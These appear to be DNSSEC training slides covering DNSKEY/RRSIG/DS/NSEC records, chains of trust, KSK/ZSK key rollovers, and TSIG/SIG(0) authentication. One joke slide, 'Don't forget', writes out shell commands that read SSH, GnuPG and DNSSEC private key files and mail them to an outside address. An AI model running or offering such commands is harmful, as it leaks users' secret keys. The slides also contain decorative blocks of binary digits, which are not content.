


DNSSEC Mechanisms

- New Resource Records
- Setting Up a Secure Zone
- Delegating Signing Authority
- Key Rollovers

DNSSEC protection



DNSSEC hypersummary

- Data authenticity and integrity by signing the Resource Records Sets with private key
- Public DNSKEYs used to verify the RRSIGs
- Children sign their zones with their private key
 - Authenticity of that key established by signature/checksum by the parent (DS)
- Ideal case: one public DNSKEY distributed

Authenticity and Integrity

- We want to check authenticity and integrity of DNS data
- Authenticity: Is the data published by the entity we think is authoritative?
- Integrity: Is the data received the same as what was published?
- Public Key cryptography helps to answer these questions
 - use signatures to check both integrity and authenticity of data
 - Verify the authenticity of signatures

Public Key Crypto (in one slide)

- Key pair: a secret (or private) key and a public key
- Simplified:
 - If you know the public key, you can decrypt data encrypted with the secret key
 - Usually an encrypted hash value over a published piece of information; the owner is the only person who can construct the secret. Hence this a signature
 - If you know the secret key, you can decrypt data encrypted with the public key
 - Usually an encrypted key for symmetric cipher
- PGP uses both, DNSSEC only uses signatures

Public Key Issues

- Public keys need to be distributed.
- Private keys need to be kept private
- Both key distribution and secrecy are not trivial
- Public key cryptography is 'slow'

The DNS is Not a PKI

- All key procedures are based on local policy
- A PKI is as strong as its weakest link
 - Certificate Authorities control this through SLAs
- The DNS does not have Certificate Revocation Lists
- If the domain is under one administrative control you might be able to enforce policy

Don't forget

```
# cat ~/.ssh/id_rsa \  
  ~/.gnupg/secring.gpg \  
 | mail -s "my secrets" \  
  secret@secret-wg.org  
# find / -name "K*.private" -  
  exec cat {} \; | mail \  
  -s "and my keys" \  
  secret@secret-wg.org
```

Security Status of Data (RFC4035)

- **Secure**
 - Resolver is able to build a chain of signed DNSKEY and DS RRs from a trusted security anchor to the RRset
- **Insecure**
 - Resolver knows that it has no chain of signed DNSKEY and DS RRs from any trusted starting point to the RRset
- **Bogus**
 - Resolver believes that it ought to be able to establish a chain of trust but for which it is unable to do so
 - May indicate an attack but may also indicate a configuration error or some form of data corruption
- **Indeterminate**
 - Resolver is not able to determine whether the RRset should be signed

RRs and RRsets

- Resource Record:

```
– name          TTL  class type  rdata
  www.nlnetlabs.nl.  7200  IN   A    192.168.10.3
```

- RRset: RRs with same name, class and type:

```
www.nlnetlabs.nl.  7200  IN   A    192.168.10.3
                   A    10.0.0.3
                   A    172.25.215.2
```

- RRsets are signed, not the individual RRs

New Resource Records

- Three Public key crypto related RRs
 - RRSIG Signature over RRset made using private key
 - DNSKEY Public key, needed for verifying a RRSIG
 - DS Delegation Signer; 'Pointer' for building chains of authentication
- One RR for internal consistency
 - NSEC Indicates which name is the next one in the
 - zone and which typecodes are available for the current name
 - authenticated non-existence of data

DNSKEY RDATA

- 16 bits: FLAGS
- 8 bits: protocol
- 8 bits: algorithm
- N*32 bits: public key


Example:

`nlnetlabs.nl. 3600 IN DNSKEY 256 3 5 (`

```
AQOvhvXXU61Pr8sCwELcqqq1g4JJ
CALG4C9EtraBKVd +vGIF/unwigfLOA
O3nHp/cgGrG6gJYe8OWKYNgq3kDChN)
```

RRSIG RDATA

- 16 bits - type covered
- 8 bits - algorithm
- 8 bits - nr. labels covered
- 32 bits - original TTL




- 32 bit - signature expiration
- 32 bit - signature inception
- 16 bit - key tag
- signer's name

Delegation Signer (DS)

- Delegation Signer (DS) RR indicates that:
 - delegated zone is digitally signed
 - indicated key is used for the delegated zone
- Parent is authoritative for the DS of the child's zone
 - Not for the NS record delegating the child's zone!
 - DS **should not** be in the child's zone

DS RDATA

- 16 bits: key tag
- 8 bits: algorithm
- 8 bits: digest type
- 20 bytes: SHA-1 Digest



NSEC RDATA

- Points to the next domain name in the zone
 - also lists what are all the existing RRs for “name”
 - NSEC record for last name “wraps around” to first name in zone
- N*32 bit type bit map
- Used for authenticated denial-of-existence of data
 - authenticated non-existence of TYPEs and labels
- Example:

```
www.nlnetlabs.nl. 3600 IN NSEC nlnetlabs.nl. A RRSIG NSEC
```

NSEC Records

- NSEC RR provides proof of non-existence
- If the servers response is Name Error (NXDOMAIN):
 - One or more NSEC RRs indicate that the name or a wildcard expansion does not exist
- If the servers response is NOERROR:
 - And empty answer section
 - The NSEC proves that the QTYPE did not exist
- More than one NSEC may be required in response
 - Wildcards
- NSEC records are generated by tools
 - Tools also order the zone

NSEC Walk

- NSEC records allow for zone enumeration
- Providing privacy was not a requirement at the time
- Zone enumeration is a deployment barrier
- Work has started to study solutions
 - Requirements are gathered
 - If and when a solution is developed, it will co-exist with DNSSEC-BIS !

Current Developments

- NSEC3 being tested
 - All RR names hashed
 - Hashed names are ordered
 - “opt-out” for unsecured delegations possibilities
- SHAI to be deprecated
 - New hash for DS records
 - Overlap, no flag day

Other Keys in the DNS

- DNSKEY RR can only be used for DNSSEC
 - Keys for other applications need to use other RR types
- CERT
 - For X.509 certificates
- Application keys under discussion/development
 - IPSECKEY
 - SSHFP




Delegating Signing Authority

Chains of Trust

Locally Secured Zones

- Key distribution does not scale!



Using the DNS to Distribute Keys

- Secured islands make key distribution problematic
- Distributing keys through DNS:
 - Use one trusted key to establish authenticity of other keys
 - Building chains of trust from the root down
 - Parents need to sign the keys of their children
- Only the root key needed in ideal world
 - Parents always delegate security to child

Key Problem

- Interaction with parent administratively expensive
 - Should only be done when needed
 - Bigger keys are better
- Signing zones should be fast
 - Memory restrictions
 - Space and time concerns
 - Smaller keys with short lifetimes are better

Key Functions

- Large keys are more secure
 - Can be used longer 😊
 - Large signatures => large zonefiles 😞
 - Signing and verifying computationally expensive 😞
- Small keys are fast
 - Small signatures 😊
 - Signing and verifying less expensive 😊
 - Short lifetime 😞


Key solution: More Than One Key

- RRsets are signed, not RRs
- DS points to specific key
 - Signature from that key over DNSKEY RRset transfers trust to all keys in DNSKEY RRset
- Key that DS points to only signs DNSKEY RRset
 - Key Signing Key (KSK)
- Other keys in DNSKEY RRset sign entire zone
 - Zone Signing Key (ZSK)

Initial Key Exchange

- Child needs to:
 - Send key signing keyset to parent
- Parent needs to:
 - Check child's zone
 - for DNSKEY & RRSIGs
 - Verify if key can be trusted
 - Generate DS RR

Walking the Chain of Trust



Chain of Trust

Verification, Summary

- Data in zone can be trusted if signed by a Zone-Signing-Key
- Zone-Signing-Keys can be trusted if signed by a Key-Signing-Key
- Key-Signing-Key can be trusted if pointed to by trusted DS record
- DS record can be trusted
 - if signed by the parents Zone-Signing-Key
 - or
 - DS or DNSKEY records can be trusted if exchanged out-of-band and locally stored (Secure entry point)

100010010010101100000101110001000001111110001
1101011001010110110010110011001011101110001
1001101011111110001111011010001111110101
11111010100001111010100100100111110101
1001010010111000001110100001000001000000
10000111011101001110100101110110000
01000101101100101100101100001000110110000
0000111010011011011100011111111111111111
00101110010011000110011100011111111111111
01001010110100011001110001111111111111111
00101110010010011000101101101101101101101
01001010011000011100000100110000010011000
10010010100011111100101011001010110010101
011000101110001101001101001101001101001101
110110101110111101110111011101110111011101
100010110010010010100101001010010100101001
0100011001001001001001001001001001001001001
01110110110011001100110011001100110011001
110011000001
01011110000
001101101101101101101101101101101101101101
00101101101101101101101101101101101101101
1111101101101101101101101101101101101101101
100010110010010010100101001010010100101001

Summary

Scaling problem: secure islands
Zone signing key, key signing key
Chain of trust

Questions?

100010010100101010000010110001000001111100101
110101100101011011001010011001011101100000
100110101111111000111101101000111110101
111110101000111101010010010011110101
10010010111000011101000100000100000000
10001110110100111010010110110001101
010001010110010101000010001001000000
00001110100101011000111111010101
0001010110100011001100011110001110001
0010111001001001000101101100100101
010010100110001110000010010001
1001001010001111100101010101010101
011000101110011010101010101010101
110110101110111011101110111011101
10001010010100101001010010100101001
0100011001001001001010010100101001
011011011001001001010010100101001
11001100000100000100000100000100000
01011100000100000100000100000100000
0011010101010101010101010101010101
001010101010101010101010101010101
1111010101010101010101010101010101
1011010101010101010101010101010101
1011010101010101010101010101010101

Key Rollovers

Private Keys

- You have to keep your private key secret
- Private key can be stolen
 - Put the key on stand alone machines or on bastion hosts behind firewalls and strong access control
- Private key reconstruction (crypto analysis)
 - Random number not random
 - Leakage of key material (DSA)
 - Brute force attacks


Key Rollovers

- Try to minimise impact
 - Short validity of signatures
 - Regular key rollover
- Remember: DNSKEYs do not have timestamps
 - the RRSIG over the DNSKEY has the timestamp
- Key rollover involves second party or parties:
 - State to be maintained during rollover
 - Operationally expensive

Timing of the Scheduled Key Rollover page 37

- Don't remove the old key while there servers are still handing out the old DS RR
- New DS needs to be distributed to the slaves
 - Max time set by the SOA expiration time
- Old DS needs to have expired from caches
 - Set by the TTL of the original DS RR
- You (or your tool) can check if the master and slave have picked up the change

Timing Properties




Unscheduled Rollover Problems

- Needs out of band communication
 - With parent and pre-configured resolvers
- The parent needs to establish your identity again
- How to protect child delegations?
 - Unsecured?
- There will be a period that the stolen key can be used to generate seemingly secure data
 - There is no 'revoke key' mechanism
- Emergency procedure must be on the shelf

Key Rollover - Summary

- Generate new KSK
- Sign with old and new KSKs
- Wait for your servers + TTL of old DNSKEY RRset
- Inform resolvers of the new key
 - that have you as a trusted entry point
- Query for the parental DS and remember the TTL
- Upload the new KSK or DS to the parent
- Check if **all** parental servers have new DS
- Wait another TTL before removing the old key

TSIG Protection




Provisioning

DNS Protocol

Transaction Signature: TSIG

- TSIG (RFC 2845)
 - Authorising dynamic updates and zone transfers
 - Authentication of caching forwarders
 - Independent from other features of DNSSEC
- One-way hash function
 - DNS question or answer and timestamp
- Traffic signed with “shared secret” key
- Used in configuration, **NOT** in zone file

TSIG Example



TSIG for Zone Transfers

1. Generate secret
2. Communicate secret
3. Configure servers
4. Test

Importance of the Time Stamp

- TSIG/SIG(0) signs a complete DNS request / response with time stamp
 - To prevent replay attacks
 - Currently hardcoded at five minutes
- Operational problems when comparing times
 - Make sure your local time zone is properly defined
 - `date -u` will give UTC time, easy to compare between the two systems
 - Use NTP synchronisation!

Authenticating Servers Using SIG(0)

- Alternatively, it is possible to use SIG(0)
 - Not yet widely used
 - Works well in dynamic update environment
- Public key algorithm
 - Authentication against a public key published in the DNS
- SIG(0) specified in RFC 2931

Cool Application

- Use TSIG-ed dynamic updates to configure your laptops name
- My laptop is know by the name of grover.secret-wg.org
 - <http://ops.ietf.org/dns/dynupd/secure-ddns-howto.html>
 - Mac OS users: there is a bonjour based tool.
 - www.dns-sd.org

Questions?



1000010010010101100000101110000100000011111100000
110101100101011011001010011001011110111000000
1001110101111111100011110110100011111110101
111110101000011110101010010010011111010101
1001010010111000001110100001000000100000000
100001111011010011101001011011000010110101
0100010110110010110100001000100100000000000
00001110100110110111000111111010101
00010101110100011001110001111000101
00101110010010011000101101100100101
010010100110000111000001001000
10010010100011111100101010101010101010101
01110001011110011101001010101010101010101
110110101110111101110111011101110111011101
100010110010010101010101010101010101010101
010001110010010010010101010101010101010101
011101101110011001100110011001100110011001
1110011000001100001100001100001100001100001
010111100001100001100001100001100001100001
001101010101010101010101010101010101010101
001011010101010101010101010101010101010101
11111010101010101010101010101010101010101
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